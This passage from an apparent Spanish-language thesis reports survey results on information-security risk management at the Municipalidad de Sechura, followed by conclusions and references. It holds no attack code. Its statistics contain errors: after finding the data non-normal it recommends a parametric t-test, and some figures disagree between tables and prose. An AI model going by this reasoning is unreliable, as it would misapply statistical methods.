
Indicador 02: Analizar los riesgos informáticos de la Municipalidad.

Tabla 8. Analizar los riesgos informáticos de la Municipalidad.

Analizar los riesgos informáticos de la Municipalidad.

	PRE-TEST	POST-TEST
	Porcentaje	Porcentaje
MALO	12%	0%
REGULAR	88%	0%
BUENO	0%	100%

Fuente elaboración propia de SPSS



En la tabla 8 se visualiza que en el Pre-Test se encontraba en un porcentaje de 12% en un nivel MALO y un 88% en un nivel REGULAR para mejorar los riesgos en el Post-Test se logró un 100% en un nivel BUENO, logrando analizar los riesgos informáticos identificando la probabilidad e impacto para posteriormente saber en qué nivel de riesgo se encuentra, mejorando la seguridad de la información.


Indicador 03: Mitigar la cifra de riesgos tratados para prevenir riesgos en los sistemas.

Tabla 9. Mitigar la cifra de riesgos tratados para prevenir riesgos en los sistemas

Mitigar la cifra de riesgos tratados para prevenir riesgos en los sistemas

	PRE-TEST	POST-TEST
	Porcentaje	Porcentaje
MALO	28%	0%
REGULAR	72%	0%
BUENO	0%	100%

Fuente elaboración propia de SPSS



Al observar en la tabla 9 visualizamos que en el Pre-Test hay un 28% en nivel BAJO y el 72% en un nivel REGULAR, al implementar seguridad de la información, en el indicador Mitigar la cifra de riesgos tratados para prevenir riesgos en los sistemas se encuentra en el Post-Test un 100% en un nivel BUENO según la media es importante esta cifra brindar una solución ante las amenazas y vulnerabilidades además se debe contar con una estrategia para poder reducir los riesgos, permitiendo mejorar la protección de información.


Variable dependiente Gestión de Riesgos

Tabla 10. Gestión Riesgo (Variable)

Gestión de Riesgos

	PRE-TEST Porcentaje	POST-TEST Porcentaje
MALO	16%	0%
REGULAR	84%	0%
BUENO	0%	100%

Fuente: Elaboración propia de SPSS



Al observar la Tabla 10 se visualiza que en el Pre-Test hay un 16% de nivel MALO y un 88 % en un nivel REGULAR, al implementar seguridad de la información se logró mejorar la gestión de riesgo porque en el Post-Test hay un 100% de nivel BUENO esto indica que en general la variable dependiente mejoro la gestión de riesgos.

Prueba de normalidad

Es muy eficaz aplicar la prueba de normalidad para poder darle un visto bueno a los resultados ya que esto se utiliza para identificar si los datos están bien modelados previniendo de una distribución y además es para calcular que tan aceptable es la variable de los datos.

HIPÓTESIS

Sirve para determinar la normalidad de los datos de investigación

H_o: Distribución normal.

H_a: Distribución no normal.

DECISIÓN:

- Si el valor de p<0,05 se anula la H_o y se acepta la H_a.
- Si el valor de p>0,05 se acepta la H_o y se anula la H_a.

Tabla 11. Prueba de normalidad (Shapiro Wilk)

	Shapiro-Wilk		
	Estadístico	gl	Sig.
PRE-TEST _ POST-TEST Identificar la cifra de riesgos en la municipalidad de Sechura.	,625	25	,000
PRE-TEST _ POST-TEST Analizar los riesgos de la seguridad	,384	25	,000
PRE-TEST _ POST-TEST Mitigar la cifra de riesgos tratados para prevenir riesgos en los sistemas o equipos informáticos.	,565	25	,000
PRE-TEST _ POST-TEST V.D Gestión de Riesgos	,445	25	,000

Fuente elaboración propia de SPSS

Según los resultados de los datos del software SPSS nos reporta que en los indicadores y variables p<0.05, entonces aceptamos la H_a, esto quiere decir que los datos vienen de una distribución que es no normal, estos resultados obtenidos nos indican que es recomendado utilizar la prueba paramétrica T – Student.

T-STUDENT

Permite comparar los datos de la muestra según la N sea menor o igual a 30, estableciendo las diferencias a la media.

Tabla 12. Diferenciar la media (t-student)

Diferencias Emparejadas

	t	gl	Sig. (bilateral)	Diferencia de medias	95% de intervalo de confianza de la diferencia	
					Inferior	Superior
PRE-TEST _ POST-TEST V.D Gestión de Riesgos	-15,501	24	,000	-1,160	-1,01	-1,31

Fuente elaboración propia de SPSS

En la tabla desarrollamos la demostración paramétrica de la formula T – Student se realizó para confirmar realmente de la implementación de seguridad de la información para mejorar la gestión de riesgos de TI en la Municipalidad de Sechura, con el pretest y lo opuesto se obtiene el valor de la prueba T – Student t(24)=-15,501, siendo p<0.01. Esto nos indica que hay diferenciación sumamente relevante entre el pretest y post-test. Esta evidencia sirve para rechazar o denegar la H_O, siendo así se está aceptando la H_a de los autores.

Hipótesis del investigador:

H_o: La implementación de seguridad de la información no mejorará la gestión de riesgos en la municipalidad de Sechura.

H_a: La implementación de seguridad de la información mejorará la gestión de riesgos de TI en la municipalidad de Sechura.

V. DISCUSIÓN

En esta investigación como hipótesis general tenemos que la implementación de seguridad de la información mejorará la gestión de riesgos en los sistemas de la municipalidad de Sechura.

Esto se realizó aplicando un cuestionario a 25 empleados de la municipalidad de Sechura. Entonces si observamos la tabla N° 10 que es la variable dependiente (Gestión de riesgos) se observa que antes se calificaba como en un nivel regular y nivel malo, entonces para mejorar la gestión de los riesgos se logró identificarse en el post-test en un nivel bueno con una cifra de 100%, esto indicó que se logró mejorar la gestión de peligros o riesgos en la municipalidad de Sechura, pero para asegurarnos que la variable viene de una hipótesis alternativa es decir que se tomó la investigación de los autores que realizaron la investigación debemos observar la tabla 12 donde sacamos la diferencia junto con la significancia bilateral en cifra de ,000 esto indica que está por debajo del alfa (>0.05) confirmado se así que existe una diferencia muy significativa que la variable gestión de riesgos si se aceptó como hipótesis alternativa es decir se tomó muy en cuenta la investigación que fue desarrollada por los autores.

Cuando se logra consolidar la variable independiente que es seguridad de la información se genera una mayor significancia debido a que se ajusta y ayuda mucho en resolver los problemas de la seguridad permitiendo mejorar de la gestión de riesgos. Considerando la información del investigador pasamos a manifestar que (Shonerly Bustamante 2021) en su investigación aplica una encuesta a una muestra de 30 empleados donde el 90% de encuestados reconoció que mejoró el nivel de protección de información un nivel significativo mejorando la protección de información además utilizó T Student y tuvo un valor menor a 0.05 aceptado su investigación realizada por el autor.

Indicador 1: Identificar la cifra de riesgos informáticos de la municipalidad.

En los resultados de nuestro primer indicador debemos dirigirnos a la tabla N° 7 donde se puede deducir que antes no se realizaban ninguna auditoría de seguridad ni mucho menos identificaba la cifra de riesgo quiere decir que no se tomó en cuenta el poder identificar los riesgos informáticos en la municipalidad

teniendo un resultado de 40% en un nivel regular pero también un 60% en un nivel malo esto se debe a que no se realizaban auditorias de seguridad o ethical hacking poniendo en riesgo la información de los diferentes sistemas.

Para poder cambiar esto los investigadores tuvieron que realizar una auditoría de seguridad para posteriormente identificar la cifra de riesgos que se encuentran dentro de la organización de acuerdo a nuestro variable seguridad de la información con la ayuda y uso de la herramientas de pentesting como son Nessus y con la ayuda de herramientas de OSIN ejecutada en la distro de Linux y la variable dependiente aplicando el cuestionario se logró identificar las amenazas y vulnerabilidades a un 100% de nivel bueno, esto permitió saber a qué peligro y riesgos cibernéticos se encuentra la municipalidad.

El autor (Crespo Martínez 2021) en su artículo llamado análisis de vulnerabilidades con SQLMAP detalla que identificó múltiples vulnerabilidades en los sistemas con el fin de identificar cuáles son las amenazas y vulnerabilidades en el que se encuentra la organización estos fallos o amenazas en los sistemas pone en riesgo la seguridad esto permite que un atacante pueda ganar o tener acceso al sistema explotando la vulnerabilidad.

Indicador 2: Analizar los riesgos informáticos de la Municipalidad.

Respecto a segundo indicador debemos observar la tabla N° 8 donde nos indica que los resultados del indicador llamado analizar los riesgos informáticos de la municipalidad de Sechura, según la tabla nos reporta que en un nivel regular se encuentra en un 88% a la vez también muestra la diferencia en un nivel de 12% en nivel malo, pero al mejorar la gestión de riesgos la cifra fue de un nivel bueno en un 100% esto indica que se logró analizar correctamente los riesgos que fueron identificados del indicador 1 esto quiere decir que se logró identificar la probabilidad e impacto de las amenazas y vulnerabilidades esto permitió identificar el nivel de riesgo que se encuentra cada amenaza y el nivel de riesgo asignando los niveles: Muy Alta, Alta, Moderado, Bajo y Muy Bajo.

Este paso es muy importante identificar ya que se estaría identificando el nivel de peligro en el que se encuentra la organización cabe recalcar que los análisis de riesgos informáticos salieron del identificador 1 es decir de los riesgos que

fueron identificados además es muy importante mitigar los riesgos porque cuando un atacante decide analizarlas tratando de identificar el punto crítico para que empiece su explotación de dicha vulnerabilidad permitiendo dejarle acceder a los sistemas informático , a diferencia de (Shah Girdhar 2017) En su libro Kali Linux Intrusion and explotación cookbook explica que su principal objetivo fue detectar una amplia gama de vulnerabilidades seguidamente hizo un análisis para identificar en qué nivel de riesgo se encuentra las amenazas con el fin de identificar que anomalías existen en temas de seguridad, además según el estado de riesgos concluyó en un reporte para luego poder ser mitigada los riesgos.

Indicador 3: Mitigar la cifra de riesgos tratados para prevenir riesgos en los sistemas.

En el tercer indicador debemos observar la tabla N° 9 donde indica que se mitigó la cifra de riesgos tratados con el fin de prevenir riesgos en los sistemas, además en la variable independiente se logró identificar y analizar las amenazas junto con las vulnerabilidades esto se logró con la ayuda de la herramientas que fueron utilizadas en el sistema operativo Kali Linux donde se logró identifica y mitigar las vulnerabilidades tanto a nivel de software, sistemas operativos como también a nivel de red, pero también nos ayudó a mitigar estos riesgos identificados de acuerdo también con la variable gestión de riesgo a través de nuestro estudio se logró mitigar la cifra de riesgos proponiendo soluciones ante las vulnerabilidades y amenazas esto se logró con la estrategia que consiste en las siguiente palabras: Asumir, Evitar, Transferir y Reducir el riesgo, además esto implica para contar con una estrategia extra para poder seguir eliminando más adelante los riesgos informático no solo a nivel de información sino también a nivel físico logrando mejorar la gestión de riesgos.

A diferencia de los autores antes mencionados como son (Oriyano Philip 2017) y (Shah Girdhar 2017) identificaron los riesgos utilizando herramientas de escaneo de vulnerabilidades con el único fin de descubrir los principales riesgos estos autores a la vez aplicaron una mejora evaluando, brindando propuestas de solución y tomando medidas de seguridad aplicando protocolos de seguridad para poder realizar y reducir los riesgos en un nivel aceptable con el único fin de

mejorar la variable gestión de riesgos garantizando la integridad, confidencialidad y la disponibilidad en las organizaciones y en los sistemas informáticos, evitando ataques informáticos y proteger la información de los atacantes es muy importante hoy en día el mundo de la ciberseguridad debido a que los ataque en los últimos años se han multiplicado en su mayoría con el fin de apoderarse de la información valiosa o en algunos casos la información la eliminan siendo más perjudicado para las empresas y para las personas que se sienten identificados con el nivel de trabajo en dicha empresa.

VI. CONCLUSIONES

Al realizar esta investigación se dice que la implementación de seguridad de la información mejoro la gestión de riesgos aceptando la hipótesis alternativa es decir se aceptó el tema del investigador, teniendo como conclusiones lo siguiente:

1. En la investigación según el primer objetivo se logró identificar la cifra de riesgos informáticos a un nivel bueno en el identificando 11 amenazas y 28 vulnerabilidades, eso se realizó con la ayuda de las herramientas de escaneo como son Nessus, Nmap y otras herramientas, esto quiere decir que se hizo una correcta auditoria de seguridad de la información. Por lo cual, con la ayuda del cuestionario y las preguntas que se realizaron ayudaron para poder identificar las respectivas vulnerabilidades y las amenazas mejorando el objetivo general, entonces sabemos muy bien el efecto negativo que se encuentra la Municipalidad de Sechura.
2. Como segundo resultado se logró analizar los riesgos informáticos, logrando un bueno con la ayuda del cuestionario al analizar los riesgos informáticos se logró identificar el impacto y la probabilidad de riesgos que existen en los sistemas informático encontrando 7 riesgos en nivel muy alta, 13 en un nivel alta, 7 en un nivel moderado y 1 en un nivel baja siendo así es recomendable darles una solución a los riesgos de nivel crítico para poder evitar daños en los sistemas así poder evitar las amenazas.
3. En la tercera conclusión se logró mitigar la cifra de riesgos para prevenir riesgos informáticos se llevó a cabo con los conocimientos de seguridad de la información aplicando protocolos de seguridad tanto en la red, portal web, y en los equipos informáticos con el fin de minimizar las amenazas identificadas anteriormente mejorando la protección de datos y mejorando la gestión de riesgos. Además, se aplicaron políticas de seguridad de la información y los métodos de ataque para poder saber cómo protegernos ante los riesgos y ataques.

VII. RECOMENDACIONES

1. Es recomendable seguir realizando auditorias de seguridad de la información con el fin de seguir identificando posibles riesgos informáticos como son las amenazas y vulnerabilidades que se presenten en el futuro ya que en cada cierto tiempo aparecen nuevos riesgos informáticos comprometiendo los activos de la información.
2. Es muy necesario hacerle seguimiento a los protocolos de seguridad como son en el caso de los protocolos de cifrado de información debido a que estos protocolos tienen una vigencia límite de 365 días además se debe dar actualizaciones las versiones más recientes con el fin de mantener una adecuada seguridad.
3. Es importante que el personal de la Municipalidad de Sechura sea capacitado en temas de ciberseguridad donde tenga conocimiento sobre las medidas de seguridad contra los ataques informáticos como son el phishing, vishing y software con contenido de malware o código malicioso.
4. Se deberían documentarse más políticas de seguridad de la información con el fin de identificar los mecanismos de seguridad ante los posibles ataques para que personal de la Municipalidad conozca y tome en cuenta las políticas de seguridad.

REFERENCIAS

CALDER, ALAN Y WATKINS, STEVE G. 2019. Information Security Risk Management for ISO 27001. Reino Unido: Disponible en: https://web.p.ebscohost.com/ehost/ebookviewer/ebook/bmxlYmtfXzIyNDc0NzdfX0FO0?sid=0f243321-3318-4bf1-8a20-5766228150e8@redis&vid=4&format=EB&rid=2

ABEEKU, SAM EDU, AGOYI, MARY Y AGOZIE, DIVINE. 2021. *Digital security vulnerabilities and threats implications for financial institutions deploying digital technology platforms and application:* ISSN: 2376-5992. Disponible en: https://go.gale.com/ps/i.do?p=AONE&u=univcv&id=GALE|A670531971&v=2.1&it=r

Darren Death.2017. Information Security Handbook: Implement Information Security Effectively As Per Your Organization's Needs. Disponible en: https://web.p.ebscohost.com/ehost/detail/detail?vid=5&sid=7244dd87-f209-490a-9571-237fb6d48d15%40redis&bdata=Jmxhbmc9ZXMmc2l0ZT1laG9zdC1saXZl#AN=1655557&db=e000xww

Ng, Ka Chung, Zhang, Xiaojun, Thong, James Y. L, jthong@ust.hk , Tam, Kar Yan.2021. Protecting Against Threats to Information Security: An Attitudinal Ambivalence Perspective. Disponible en: https://web.p.ebscohost.com/ehost/detail/detail?vid=9&sid=7244dd87-f209-490a-9571-237fb6d48d15%40redis&bdata=Jmxhbmc9ZXMmc2l0ZT1laG9zdC1saXZl#AN=154041163&db=bth

SAMUEL SEPÚLVEDA y ANIA CRAVERO, 2021. Diseño de una política de seguridad de la información: una propuesta. *Revista Ibérica de Sistemas e Tecnologias de Informação*, no. E46, pp. 285-298. ISSN 1646-9895.

Sistema Unificado de amenazas, basado en clúster de SBC de bajo costo - Disponible en: https://www.proquest.com/docview/2385371339/fulltextPDF/7200D159D7CA4269PQ/1?accountid=37408.

Katerynych, Petro.2022. Comparative analysis of the information security environment in Ukraine and Poland (survey of journalists and editors). Disponible en: https://web.p.ebscohost.com/ehost/detail/detail?vid=10&sid=7244dd87-f209-490a-9571-237fb6d48d15%40redis&bdata=Jmxhbmc9ZXMmc2l0ZT1laG9zdC1saXZl#AN=159704397&db=a9h

Prasad, M. S. V., Sekhar, G. V. Satya. 2019. Currency Risk Management: Selected Research Papers. Disponible en: https://web.p.ebscohost.com/ehost/detail/detail?vid=15&sid=7244dd87-f209-490a-9571-237fb6d48d15%40redis&bdata=Jmxhbmc9ZXMmc2l0ZT1laG9zdC1saXZl#AN=2174138&db=e000xww

Lehnert, Erica Adams, 2022. A Social Vulnerability Framework to Identify and Assist With Environmental Injustice. Disponible en: https://web.p.ebscohost.com/ehost/detail/detail?vid=19&sid=7244dd87-f209-490a-9571-237fb6d48d15%40redis&bdata=Jmxhbmc9ZXMmc2l0ZT1laG9zdC1saXZl#AN=157953860&db=bth

López-Aguilar, Pablo, Batista, Edgar, Martínez-Ballesté, Antoni, Solanas, Agusti.2022. Information Security and Privacy in Railway Transportation: A Systematic Review. Disponible en: https://web.p.ebscohost.com/ehost/detail/detail?vid=24&sid=7244dd87-f209-490a-9571-237fb6d48d15%40redis&bdata=Jmxhbmc9ZXMmc2l0ZT1laG9zdC1saXZl#AN=159941388&db=a9h

Jason Andress, Mark Leary. 2017. Building a Practical Information Security Program. Disponible en: https://web.p.ebscohost.com/ehost/detail/detail?vid=25&sid=7244dd87-f209-490a-9571-237fb6d48d15%40redis&bdata=Jmxhbmc9ZXMmc2l0ZT1laG9zdC1saXZl#AN=1151431&db=e000xww

Zhao, Liurong, Zhou, Xinyu, Li, Jiao.2022. Information Security Decisions with Consideration of Hacker Intrusion Propagation. Disponible https://web.p.ebscohost.com/ehost/detail/detail?vid=26&sid=7244dd87-f209-490a-9571-237fb6d48d15%40redis&bdata=Jmxhbmc9ZXMmc2l0ZT1laG9zdC1saXZl#AN=158815259&db=a9h

BHATTI, BARBER MAJID, MUBARAK, SAMAEERA Y NAGALINGAM, SEV. 2021**.** *Information Security Risk Management in IT Outsourcing - A Quarter-century Systematic Literature Review.* SSN: Disponible en: https://ucv.primo.exlibrisgroup.com/discovery/fulldisplay?docid=cdi_webofscience_primary_000731176600003&context=PC&vid=51UCV_INST:UCV&lang=es&search_scope=MyInst_and_CI&adaptor=Primo%20Central&tab=Everything&query=any,contains,information%20security%20and%20risk%20management&sortby=rank&facet=searchcreationdate,include,2017%7C,%7C2024&offset=0

CRESPO ESTEBAN. 2021. *análisis de vulnerabilidades con sqlmap aplicada a entornos apex 5.* [Gale OneFile: Informe Académico] s.l. : Ingenius: Revista de Ciencia y Tecnología, no, 2021. Disponible en: https://go.gale.com/ps/i.do?p=IFME&u=univcv&id=GALE%7CA678606210&v=2.1&it=r

Sharma, Himanshu. 2017. Kali Linux, an ethical hacker's cookbook : end-to-end penetration testing solutions. Disponible en: https://web.s.ebscohost.com/ehost/ebookviewer/ebook/ZTAwMHh3d19fMTYxNzIxMl9fQU41?sid=caafa540-3907-410e-badd-d2eff51000bd@redis&vid=0&format=EB&rid=1

CIENFUEGOS SOLÍS, J.L., 2017. Biometría de voz en la seguridad de la información en las notarías públicas peruanas, 2017. *Universidad César Vallejo*, [Consulta: 28 abril 2022]. Disponible en: https://repositorio.ucv.edu.pe/handle/20.500.12692/16295.

GUERRA, ERICK, Y OTROS. 2021. *Desarrollo de un sistema de gestión para la seguridad de la información basado en metodología de identificación y análisis de*

riesgo en bibliotecas universitarias. 21. Disponible en: https://go.gale.com/ps/i.do?p=IFME&u=univcv&id=GALE%7CA680551909&v=2.1&it=r

Yang, Min. 2022. Information Security Risk Management Model for Big Data. Disponible en: https://web.p.ebscohost.com/ehost/detail/detail?vid=32&sid=7244dd87-f209-490a-9571-237fb6d48d15%40redis&bdata=Jmxhbmc9ZXMmc2l0ZT1laG9zdC1saXZl#AN=158405485&db=iih

Wang, Yue, Che, Tingyu, Zhao, Xiaohu, Zhou, Tao, Zhang, Kai, Hu, Xiaofei.2022. A Blockchain-Based Privacy Information Security Sharing Scheme in Industrial Internet of Things. Disponible en: https://web.p.ebscohost.com/ehost/detail/detail?vid=33&sid=7244dd87-f209-490a-9571-237fb6d48d15%40redis&bdata=Jmxhbmc9ZXMmc2l0ZT1laG9zdC1saXZl#AN=156877389&db=a9h

MAMOONA, HUMAYUN, MAHMOOD, NIAZI Y MOHAMMAD, ALSHAYEB. 2020**.** *Cyber Security Threats and Vulnerabilities: A Systematic Mapping .* s.l. : Arabian Journal for Science & Engineering. Disponible en: https://web.s.ebscohost.com/ehost/pdfviewer/pdfviewer?vid=0&sid=f7676028-4a0e-492d-ad6d-d3cf2c5a522b%40redis

MARTINEZ, CIRO. 2012. *Estadistica y muestreo.* Bogotá , Colombia : Ecoe Ediciones, 2012. 9789586487023. Disponible en: https://www.digitaliapublishing.com/a/70551

ORIYANO, SEAN Y PHILIP. 2017. *Kali Linux Wireless Penetration Testing Cookbook.* 2017. 9781783554089. 9781783988440. Disponible en: https://web.s.ebscohost.com/ehost/detail/detail?vid=0&sid=4bbde443-64a2-4b99-979d-d26b0f1a36c9%40redis&bdata=Jmxhbmc9ZXMmc2l0ZT1laG9zdC1saXZl#db=e000xww&AN=1662021

PARN , ERIKA A Y EDWARDS, DAVID. . 2019. *Cyber threats confronting the digital built environment: Common data environment vulnerabilities and block chain deterrence.* [Bradford: Emerald Group Publishing Limited] 2019. 0969-9988, 1365-232X, DOI: 10.1108/ECAM-03-2018-0101. Disponible en: https://www.proquest.com/docview/2197343468?accountid=37408&pq-origsite=primo&parentSessionId=7syRT4cbMrdJV8daiuLUdg4CK17mnhwZdi3UPSnxPqQ%3D

PETROV, VADIM, Y OTROS. 2020. *Implementation of Information Security System in Service and Trade.* s.l. : Serie de conferencias IOP. Ciencia e Ingeniería de Materiales, 2020. ISSN: 1757-8981, EISSN: 1757-899X, DOI: 10.1088/1757-899X/940/1/012048. Disponible en: https://www.proquest.com/docview/2581753278/abstract/A6A2CBEE258043FAPQ/1?accountid=37408

SHAH, DHRUV Y GIRDHAR, ISHAN. 2017. *Kali Linux Intrusion and Exploitation Cookbook.* s.l. : Birmingham, [England] : Packt Publishing., 2017. 9781783982165. 9781783982172. Disponible en: https://web.p.ebscohost.com/ehost/detail/detail?vid=0&sid=e69b3234-8fb5-4dc5-baef-8b5371e78d94%40redis&bdata=Jmxhbmc9ZXMmc2l0ZT1laG9zdC1saXZl#AN=1508097&db=e000xww

VARGAS, Z., 2015. La investigación aplicada: una forma de conocer las realidades con evidencia científica. Revista educación. [En línea]. vol. 33, no.1, pp. 155- 165. [consulta: 15 de junio 2021]. Disponible en: https://www.redalyc.org/pdf/440/44015082010.pdf

CARLOS ALBERTO HUERTA AGURTO, 2020. Sistema de gestión de seguridad de la información para mejorar el proceso de gestión del riesgo de Coopsol Consultoría, 2019. Disponible en : https://repositorio.ucv.edu.pe/bitstream/handle/20.500.12692/46037/Huerta_ACA-SD.pdf?sequence=1&isAllowed=y

UPADHYAY, DARSHANA Y SAMPALLI, SRINIVAS. 2020. *Sistemas SCADA (Control de Supervisión y Adquisición de Datos): Evaluación de vulnerabilidades y*

recomendaciones de seguridad. Ámsterdam: : Ámsterdam: Elsevier Ltd, 2020. 0167-4048, 1872-6208. Disponible en: https://ucv.primo.exlibrisgroup.com/discovery/fulldisplay?docid=cdi_proquest_journals_2348252593&context=PC&vid=51UCV_INST:UCV&lang=es&search_scope=MyInst_and_CI&adaptor=Primo%20Central&tab=Everything&query=any,contains,IDENTIFY%20THREATS%20AND%20VULNERABILITIES%20TO%20IMPROVE%20INFORMATION%20SECURITY&offset=0

BUSTAMANTE, SHONERLY. 2021. *Políticas basadas en la ISO 27001: 2013 y su influencia en la gestión de seguridad.* Tarapoto-Perú : s.n., 2021. 965-68-6592-15. Disponible en: https://repositorio.upeu.edu.pe/bitstream/handle/20.500.12840/4374/Shonerly_Tesis_Licenciatura_2021.pdf?sequence=1&isAllowed=y

CAMPO, WILMAR Y LÓPEZ, MICHELLE. 2020. *Sistema Unificado de amenazas, basado en clúster de SBC de bajo costo.* [Revista Ibérica de Sistemas e Tecnologias de Informação; Lousada] Colombia : s.n., 2020. 96589195. Disponible en: https://www.proquest.com/docview/2385371339/fulltextPDF/CA33675E48394115PQ/1?accountid=37408&forcedol=true

CAÑADAS, ISABEL. 1998. *CATEGORÍAS DE RESPUESTA EN ESCALAS TIPO LIKERT.* España : s.n., 1998. ISSN 0214 - 9915 CODEN PSOTEG. Disponible en: https://www.psicothema.com/pdf/191.pdf

CASTRO, CÁRDENAS Y YÁÑEZ, SUSAN. 2012. *Nuevas formas de muestreo para minorias y poblaciones ocultas: muestras por encuestado conducido en una población de inmigrantes sudamericanos.* [Universitas Psychologica,. Disponible en: https://go.gale.com/ps/i.do?p=AONE&u=univcv&id=GALE%7CA340944216&v=2.1&it=r

Novokhrestov, A. 2022. Computer network threat modelling. Disponible en: https://ucv.primo.exlibrisgroup.com/permalink/51UCV_INST/p5e2np/cdi_crossref_primary_10_1088_1742_6596_1488_1_012002

ALVARADO, JOSEPH. 2018. *Análisis de las vulnerabilidades en seguridad informática de los equipos de cómputo y redes de la Municipalidad Distrital de Independencia, mediante el uso de phishing 2017.* Ciclayo-Perú : ALICIA, 2018. Disponible en: https://repositorio.uss.edu.pe/handle/20.500.12802/8170

MARLON ALTAMIRANO DI LUCA (2019). "Model for the management of information security and the risks associated with its use." Avances 21.2 Disponible en : https://ucv.primo.exlibrisgroup.com/discovery/fulldisplay?docid=cdi_doaj_primary_oai_doaj_org_article_60bec6e63dd04b8391c300b82581f84c&context=PC&vid=51UCV_INST:UCV&lang=es&search_scope=MyInst_and_CI&adaptor=Primo%20Central&tab=Everything&query=any,contains,Altamirano%20Di%20Luca,%20Marlon&sortby=rank

OVALLOS, JESÚS. 2020. *Guía práctica para el análisis de vulnerabilidades de un entorno cliente-servidor GNU/Linux mediante una metodología de pentesting.* Colombia : s.n., 2020. 3335-350. Disponible en: https://www.proquest.com/docview/2394537889/fulltextPDF/DA5A5EA304D54039PQ/1?accountid=37408&forcedol=true&parentSessionId=o3Wlh1aBQFZdo9pROzc8BCB1pAdu442zl9tXK54QJbg%3D

ALBAKRI, SAMEER HASAN ET AL. 2014 "Security Risk Assessment Framework for Cloud Computing Environments." Security and communication networks 7.11. Disponible en: https://www.proquest.com/docview/1615668868?accountid=37408&pq-origsite=primo&parentSessionId=uIpycVFUw5fnF819bqgdh4EmR0sUzZzrjFItqG7F5FU%3D

HERNÁNDEZ, O. (2012). Estadística Elemental para Ciencias Sociales. (Tercera Edición). San José, Costa Rica: Editorial Universidad de Costa Rica. Disponible en: https://investigaliacr.com/investigacion/la-encuesta-y-el-cuestionario/

ARBOLEDAS BRIHUEGA, DAVID 2017. Criptografía sin secretos con Python. Paracuellos de Jarama, Madrid: Ra-Ma, Disponible en: https://ucv.primo.exlibrisgroup.com/discovery/fulldisplay?docid=cdi_elibro_books_106497&context=PC&vid=51UCV_INST:UCV&lang=es&search_scope=MyInst_an

